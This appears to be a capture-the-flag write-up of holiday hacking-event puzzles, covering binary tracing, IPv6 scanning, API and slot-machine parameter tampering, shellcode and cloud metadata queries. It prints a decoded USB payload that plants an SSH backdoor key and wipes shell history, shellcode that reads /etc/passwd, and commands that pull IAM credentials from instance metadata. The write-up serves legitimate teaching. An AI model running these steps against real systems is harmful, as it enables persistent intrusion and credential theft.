mprotect(0x55c939c19000, 4096, PROT_READ) = 0
mprotect(0x7f1360643000, 4096, PROT_READ) = 0
munmap(0x7f136063e000, 19540)           = 0
brk(NULL)                               = 0x55c93ad52000
brk(0x55c93ad73000)                     = 0x55c93ad73000
openat(AT_FDCWD, "registration.json", O_RDONLY) = -1 ENOENT (No such file or directory)
fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 0), ...}) = 0
write(1, "Unable to open configuration fil"..., 35Unable to open configuration file.
) = 35
exit_group(1)                           = ?
+++ exited with 1 +++
kotton kandy co@6a07e672ca92:~$
```

Rerunning ltrace or strace with the JSON file present results in the error of: `"Unregistered – Exiting."` However, only ltrace shows the string being looked for in the file: `Registration`.

```
kotton kandy co@6baf0c12ab73:~$ ltrace ./make the candy
fopen("registration.json", "r")                          = 0x55b2e618b260
getline(0x7ffd4c4105b0, 0x7ffd4c4105b8, 0x55b2e618b260, 0x7ffd4c4105b8) = 5
strstr("test\n", "Registration")                         = nil
getline(0x7ffd4c4105b0, 0x7ffd4c4105b8, 0x55b2e618b260, 0x7ffd4c4105b8) = -1
puts("Unregistered - Exiting."Unregistered - Exiting.
)                                = 24
+++ exited (status 1) +++
```

Since the file is a JSON, lets try inserting the requested registration in JSON format: `echo '{"Registration":True}' > registration.json.` Running ltrace or strace against the executable works correctly now.


```
kotton kandy co@6baf0c12ab73:~$ echo '{"Registration":True}' > registration.json
kotton kandy co@6baf0c12ab73:~$ ltrace ./make the candy
fopen("registration.json", "r")                          = 0x562088435260
getline(0x7fff67001120, 0x7fff67001128, 0x562088435260, 0x7fff67001128) = 22
strstr("{"Registration":True}\n", "Registration")        = "Registration":True}\n"
strchr("Registration":True}\n", ':')                     = ":True}\n"
strstr(":True}\n", "True")                               = "True}\n"
getline(0x7fff67001120, 0x7fff67001128, 0x562088435260, 0x7fff67001128) = -1
system("/bin/initialize cotton candy sys"...

Launching...
```

Solving this challenge has Tinsel provide details around the Evil Bit, used in Challenge 11.

CP: IPv6 Sandbox

Goal: Find and query an endpoint in an IPv6 environment.

Elf: Jewel Loggins



Curl and nmap are used with their IPv6 flags to solve this challenge. The first thing to do is to nmap the local subnet and identify any open ports and services. The command: `sudo nmap -6 --script=targets-ipv6-multicast-* --script-args=newtargets` queries the network for hosts and starts a general SYN scan on any found.

```
elf@93a0705f409e:~$ sudo nmap -6 --script=targets-ipv6-multicast-* --script-args=newtargets
Starting Nmap 7.70 ( https://nmap.org ) at 2021-12-27 22:21 UTC
Pre-scan script results:
| targets-ipv6-multicast-echo:
|   IP: fe80::42:8aff:fe01:625b                MAC: 02:42:8a:01:62:5b  IFACE: eth0
|   IP: 2604:6000:1528:cd:d55a:f8a7:d30a:e405  MAC: 02:42:c0:a8:a0:02  IFACE: eth0
|   IP: 2604:6000:1528:cd:d55a:f8a7:d30a:1     MAC: 02:42:8a:01:62:5b  IFACE: eth0
|   IP: fe80::42:c0ff:fea8:a002                MAC: 02:42:c0:a8:a0:02  IFACE: eth0
| targets-ipv6-multicast-invalid-dst:
|   IP: fe80::42:8aff:fe01:625b                MAC: 02:42:8a:01:62:5b  IFACE: eth0
|   IP: 2604:6000:1528:cd:d55a:f8a7:d30a:e405  MAC: 02:42:c0:a8:a0:02  IFACE: eth0
|   IP: 2604:6000:1528:cd:d55a:f8a7:d30a:1     MAC: 02:42:8a:01:62:5b  IFACE: eth0
|   IP: fe80::42:c0ff:fea8:a002                MAC: 02:42:c0:a8:a0:02  IFACE: eth0
| targets-ipv6-multicast-mld:
|   IP: fe80::1                 MAC: 02:42:8a:01:62:5b  IFACE: eth0
|   IP: fe80::42:c0ff:fea8:a002  MAC: 02:42:c0:a8:a0:02  IFACE: eth0
| targets-ipv6-multicast-slaac:
|   IP: fe80::42:c0ff:fea8:a002  MAC: 02:42:c0:a8:a0:02  IFACE: eth0
Stats: 0:01:30 elapsed; 0 hosts completed (3 up), 3 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 56.12% done; ETC: 22:23 (0:00:41 remaining)
Nmap scan report for fe80::42:8aff:fe01:625b
Host is up (0.000042s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
3000/tcp open  ppp
MAC Address: 02:42:8A:01:62:5B (Unknown)

Nmap scan report for fe80::42:c0ff:fea8:a002
Host is up (0.000042s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
9000/tcp open  cslistener
MAC Address: 02:42:C0:A8:A0:02 (Unknown)

Nmap scan report for fe80::1
Host is up (0.000030s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
3000/tcp open  ppp
MAC Address: 02:42:8A:01:62:5B (Unknown)
```

The most likely service to have information is the HTTP server on port 80 at fe80::42:c0ff:fea8:a002 or 2604:6000:1528:cd:d55a:f8a7:d30a:e405. To connect to IPv6 webservers with curl the syntax is: `curl http://[IPv6 address] --interface eth0`. Running that shows a message saying that the phrase is present on the other TCP port (Port 9000).

```
elf@f60c7921659f:~$ curl http://[fe80::42:c0ff:fea8:a002] --interface eth0
<html>
<head><title>Candy Striper v6</title></head>
<body>
<marquee>Connect to the other open TCP port to get the striper's activation phrase!</marquee>
</body>
</html>
```

Netcat can be used for a direct TCP connection to connect to this port. The syntax is: `nc -6 IPv6 address port`.


```
elf@f60c7921659f:~$ nc -6  fe80::42:c0ff:fea8:a002%eth0 9000
PieceOnEarth
```


Answer: PieceOnEarth

Jewel provides hints related to reading and creating Ducky Scripts for Challenge 5.

CP: Grepping for Gold

Troll: Greasy GopherGuts





This challenge requires using grep to search through a large nmap scan and provide the results to the quizme executable.

Answer all the questions in the quizme executable:
- What port does 34.76.1.22 have open?

```
grep "34.76.1.22" bigscan.gnmap
```

Answer: 62078

- What port does 34.77.207.226 have open?

```
grep "34.77.207.226" bigscan.gnmap
```

Answer: 8080

- How many hosts appear "Up" in the scan?

```
grep "Status: Up" bigscan.gnmap | wc -l
```

Answer: 26054

- How many hosts have a web port open? (Let's just use TCP ports 80, 443, and 8080)

```
grep "80/open\|443/open\|8080/open" bigscan.gnmap | wc -l
```

Answer: 14372

- How many hosts with status Up have no (detected) open TCP ports?

```
echo $((`grep "Up" bigscan.gnmap | wc -l` - `grep "Ports" bigscan.gnmap | wc -l `))
```

Answer: 402

- What's the greatest number of TCP ports any one host has open?

```
for x in `seq 15`; do echo -n $x && echo -n " " && grep -E "(tcp.*){$x}" bigscan.gnmap | wc -l;
done
```

Answer: 12

Completing the challenge will result in Greasy providing some WiFi hints for Challenge 3 next to him.

3) Thaw Frost Tower Entrance

Standing near the door and opening the WiFi console allows us to run `iwlist scan` to find the "FROST-Nidus-Setup" network.

```
elf@847891ede5ce:~$ iwlist scan
wlan0     Scan completed :
          Cell 01 - Address: 02:4A:46:68:69:21
                    Frequency:5.2 GHz (Channel 40)
                    Quality=48/70  Signal level=-62 dBm
                    Encryption key:off
                    Bit Rates:400 Mb/s
                    ESSID:"FROST-Nidus-Setup"
```

The network can be connected to with `iwconfig wlan0 essid "FROST-Nidus-Setup".`

```
elf@847891ede5ce:~$ iwconfig wlan0 essid "FROST-Nidus-Setup"
** New network connection to Nidus Thermostat detected! Visit http://nidus-setup:8080/ to compl
ete setup
(The setup is compatible with the 'curl' utility)
elf@847891ede5ce:~$
```

An API-based control system is provided at http://nidus-setup:8080/. In addition, the API Documentation is present at http://nidus-setup:8080/apidoc, which indicates that the temperature should not be turned up above 0 degrees.

```
elf@847891ede5ce:~$ curl http://nidus-setup:8080/apidoc

Nidus Thermostat API

The API endpoints are accessed via:

http://nidus-setup:8080/api/<endpoint>

Utilize a GET request to query information; for example, you can check the
temperatures set on your cooler with:

curl -XGET http://nidus-setup:8080/api/cooler

Utilize a POST request with a JSON payload to configuration information; for
example, you can change the temperature on your cooler using:

curl -XPOST -H 'Content-Type: application/json' \
  --data-binary '{"temperature": -40}' \
  http://nidus-setup:8080/api/cooler


• WARNING: DO NOT SET THE TEMPERATURE ABOVE 0! That might melt important furniture

Available endpoints
```

Path	Available without registering?
/api/cooler	Yes
/api/hot-ice-tank	No
/api/snow-shower	No
/api/melted-ice-maker	No
/api/frozen-cocoa-dispenser	No
/api/toilet-seat-cooler	No
/api/server-room-warmer	No

The challenge can be completed with the following curl command: `curl -XPOST' Content-Type: application/json' -data-binary '{"temperature": 10}' http://nidus-setup:8080/api/cooler.`

```
elf@847891ede5ce:~$ curl -XPOST -H 'Content-Type: application/json' --data-binary '{"temperatur
e": 10}' http://nidus-setup:8080/api/cooler
{
  "temperature": 9.8,
  "humidity": 29.15,
  "wind": 27.3,
  "windchill": 6.5,
  "WARNING": "ICE MELT DETECTED!"
}
```


This opens the door to the Frost Tower.

4) Slot Machine Investigation

The challenge is present as a webserver hosted at https://slots.jackfrosttower.com and consists of a slots game with a few modifiable parameters. Reviewing a spin request sent via the Firefox request editor shows that there are 3 request parameters: betamount, numline, and cpl, with each parameter taking a number value. With this in mind, the quickest way to test functionality was to test out the 3 main number types for each parameter: negative, 0, and positive. Testing these values shows that when a negative number is inserted into the numline parameter, the game ends up crediting back more credits than it took, resulting in a continuously increasing amount of credits.


By modifying a request to be sent with the values: `betamount=1000&numline=-1&cpl=1`, the game credits you with 1100 credits, resulting in a net positive. Doing this enough times results in various responses, leading eventually to the ultimate answer once your credit value is high enough.

Answer: I'm going to have some bouncer trolls bounce you right out of this casino!








Extra: Frostavator


Troll: Grody Goiterson



Due to the structure of inputs and chips present, there are several ways to solve this problem. Ultimately, the solution requires that all 3 outputs are lit (in other words, have a True/1 output from the logic chips). Based on the chart provided, each of the 6 chips is unique and provides unique outputs.

Name	Graphic symbol	Algebraic function	Truth table
AND		$F = x \cdot y$	x y | F 0 0 | 0 0 1 | 0 1 0 | 0 1 1 | 1
OR		$F = x + y$	x y | F 0 0 | 0 0 1 | 1 1 0 | 1 1 1 | 1
Inverter		$F = x'$	x | F 0 | 1 1 | 0
Buffer		$F = x$	x | F 0 | 0 1 | 1
NAND		$F = (xy)'$	x y | F 0 0 | 1 0 1 | 1 1 0 | 1 1 1 | 0
NOR		$F = (x + y)'$	x y | F 0 0 | 1 0 1 | 0 1 0 | 0 1 1 | 0
Exclusive-OR (XOR)		$F = xy' + x'y$ $= x \oplus y$	x y | F 0 0 | 0 0 1 | 1 1 0 | 1 1 1 | 0
Exclusive-NOR or equivalence		$F = xy + x'y'$ $= (x \oplus y)'$	x y | F 0 0 | 1 0 1 | 0 1 0 | 0 1 1 | 1

My solution was the following, but again multiple solutions work:



Solving this challenge unlocks the Frost Tower elevator, and Grody provides some FPGA hints for Challenge 13.

5) Strange USB Device

Morcel provides a terminal with a Ducky Script located in a mounted USB and mallard.py, which looks to be a Ducky Script decoding script. Running `./mallard.py -f /mnt/USBDEVICE/inject.bin` returns a list of commands, one of them being a base64 encoded command.

```
ENTER
DELAY 200
STRING echo ==qCzlXZr9FZlpXay9Ga0VXYvq2cz5yL+BiP+AyJt92YuIXZ39Gd0N3byZ2ajFmau4WdmxGbvJHdAB3bvd2
Ytl3ajlGILFESV1mWVN2SChVYTp1VhNlRyQ1UkdFZopkbS1EbHpFSwdlVRJlRVNFdwM2SGVEZnRTaihmVXJ2ZRhVWvJFSJB
TOtJ2ZV12YuVlMkd2dTVGb0dUSJ5UMVdGNXl1ZrhkYzZ0ValnQDRmd1cUS6x2RJpHbHFWVClHZOpVVTpnWwQFdSdEVIJlRS
9GZyoVcKJTVzwWMkBDcWFGdW1GZvJFSTJHZIdlWKhkU14UbVBSYzJXLoN3cnAyboNWZ | rev | base64 -d | bash
ENTER
DELAY 600
STRING history -c && rm .bash_history && exit
```


Reversing and decoding that string results in a command adding an SSH public key to the authorized_keys file. However, the attacker had some bad OPSEC and included their username as part of the public key.

```
elf@d6f180f43f2a:~$ echo ==qCzlXZr9FZlpXay9Ga0VXYvq2cz5yL+BiP+AyJt92YuIXZ39Gd0N3byZ2ajFmau4Wdmx
GbvJHdAB3bvd2Ytl3ajlGILFESV1mWVN2SChVYTp1VhNlRyQ1UkdFZopkbS1EbHpFSwdlVRJlRVNFdwM2SGVEZnRTaihmVX
J2ZRhVWvJFSJBTOtJ2ZV12YuVlMkd2dTVGb0dUSJ5UMVdGNXl1ZrhkYzZ0ValnQDRmd1cUS6x2RJpHbHFWVClHZOpVVTpnW
wQFdSdEVIJlRS9GZyoVcKJTVzwWMkBDcWFGdW1GZvJFSTJHZIdlWKhkU14UbVBSYzJXLoN3cnAyboNWZ | rev | base64
 -d
echo 'ssh-rsa UmN5RHJZWHdrSHRodmVtaVp0d1l3U2JqZ2doRFRHTGRtT0ZzSUZNdyBUaGlzIGlzIG5vdCByZWFsbHkgY
W4qU1NIIGtleSwqd2UncmUqbm90IHRoYXQqbWVhbi4qdEFKc0tSUFRQVWpHZGlMRnJhdWdST2FSaWZSaXBKcUZmUHAK ick
ymcqoop@trollfun.jackfrosttower.com' >> ~/.ssh/authorized_keys
```

Answer: ickymcgoop


CP: Holiday Hero

Elf: Eve Snowshoes




For this challenge, the goal is to activate a second AI controller to pass the game. This can be done by editing a cookie (single_player) to True when the game starts, and entering `single_player_mode=true` in the Javascript console.

While editing the cookie to true is pretty easy, changing the Javascript variable can be a bit more tricky due to the game being in an iframe. This means that you need to ensure that you have the correct execution context set to change the variable for the game and not the main page. To set the cookie, open the browser's Storage tab in the developer console and change the "false" in the value section to "true" then refresh the page.



I usually use Firefox, and while it does have an option to change the context, I could not get it to work, so I ended up using Chrome for this challenge. For Chrome, open the developer console, select the small dropdown that says "top" and set the context to the Hero Iframe.



Once you've done this (and set the cookie to true), create a room and type `single_player_mode=true` in your now correct context dev console. If done correctly, you should get a message that player 2 has entered the game, and you should be able to beat it fairly quickly.

Completing this challenge has Chimney provide hints for shellcode, useful for Challenge 6.

6) Shellcode Primer

For this challenge, we were tasked with various challenges using low-level shellcode, cumulating in opening and reading a file.

1. Nothing
2. Nothing
3. Getting Started

```
; This is a comment! We'll use comments to help guide your journey.
; Right now, we just need to RETurn!
;
; Enter a return statement below and hit Execute to see what happens!
ret
```

4. Returning a value

```
; TODO: Set rax to 1337
mov rax, 1337

; Return, just like we did last time
ret
```

5. System Calls

```
; TODO: Find the syscall number for sys_exit and put it in rax
; TODO: Put the exit_code we want (99) in rdi
mov rax, 60
mov rdi, 99
; Perform the actual syscall
syscall
```

6. Calling into the Void
    a. Nothing
7. Getting RIP

```
; Remember, this call pushes the return address to the stack
call place_below_the_nop

; This is where the function *thinks* it is supposed to return
nop

; This is a 'label' - as far as the call knows, this is the start of a function
place_below_the_nop:

; TODO: Pop the top of the stack into rax
pop rax

; Return from our code, as in previous levels
ret
```

8. Hello, World!

```
; This would be a good place for a call
call place
; This is the literal string 'Hello World', null terminated, as code. Except
; it'll crash if it actually tries to run, so we'd better jump over it!
db 'Hello World',0
; This would be a good place for a label and a pop
place:
pop rax
; This would be a good place for a re... oh wait, it's already here. Hooray!
ret
```

9. Hello, World!!

```
; TODO: Get a reference to this string into the correct register
call place
db 'Hello World!',0
place:
pop rbx
; Set up a call to sys_write
; TODO: Set rax to the correct syscall number for sys_write
mov rax, 1
; TODO: Set rdi to the first argument (the file descriptor, 1)
mov rdi, 1
; TODO: Set rsi to the second argument (buf - this is the "Hello World" string)
mov rsi, rbx
; TODO: Set rdx to the third argument (length of the string, in bytes)
mov rdx, 12
; Perform the syscall
syscall
; Return cleanly
ret
```

10. Opening a File

```
; TODO: Get a reference to this string into the correct register
call place
db '/etc/passwd',0
place:
pop rbx
; Set up a call to sys_open
; TODO: Set rax to the correct syscall number
mov rax, 2
; TODO: Set rdi to the first argument (the filename)
mov rdi, rbx
; TODO: Set rsi to the second argument (flags - 0 is fine)
mov rsi, 0
; TODO: Set rdx to the third argument (mode - 0 is also fine)
mov rdx, 0
; Perform the syscall
syscall
; syscall sets rax to the file handle, so to return the file handle we don't
; need to do anything else!
ret
```

11. Reading a File:

```
; TODO: Get a reference to this
call place
db '/var/northpolesecrets.txt',0
place:
pop rbx
; TODO: Call sys_open
mov rax, 2
mov rdi, rbx
mov rsi, 0
mov rdx, 0
syscall
mov rbp, rax
; TODO: Call sys_read on the file handle and read it into rsp
mov rax, 0
mov rdi, rbp
mov rsi, rsp
mov rdx, 200
syscall
```

```
mov rbp, rax
; TODO: Call sys_write to write the contents from rsp to stdout (1)
mov rax, 1
mov rdi, 1
mov rsi, rsp
mov rdx, rbp
syscall
; TODO: Call sys_exit
mov rax, 60
mov rdi, 99
; Perform the actual syscall
Syscall
```


Completing the final challenge returns in the phrase: Secret to KringleCon success: all of our speakers and organizers, providing the gift of **cyber security knowledge**, free to the community.

Answer: cyber security knowledge

Completing this challenge provides some hints about Hash Extension attacks, used in Challenge 7.

CP: IMDS Exploration

Troll: Noxious O. D'or



This challenge is just a walkthrough of a series of various commands against an AWS IMDS endpoint to teach the basics of querying for information.

Commands:


```
Yes
ping 169.254.169.254
next
curl  http://169.254.169.254
curl  http://169.254.169.254/latest
curl  http://169.254.169.254/latest/dynamic
curl  http://169.254.169.254/latest/dynamic/instance-identity/document
curl  http://169.254.169.254/latest/dynamic/instance-identity/document | jq
next
curl http://169.254.169.254/latest/meta-data
curl http://169.254.169.254/latest/meta-data/public-hostname
curl http://169.254.169.254/latest/meta-data/public-hostname; echo
```

```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/elfu-deploy-role
next
cat gettoken.sh
source gettoken.sh
echo $TOKEN
curl -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/meta-data/placement/region
exit
```

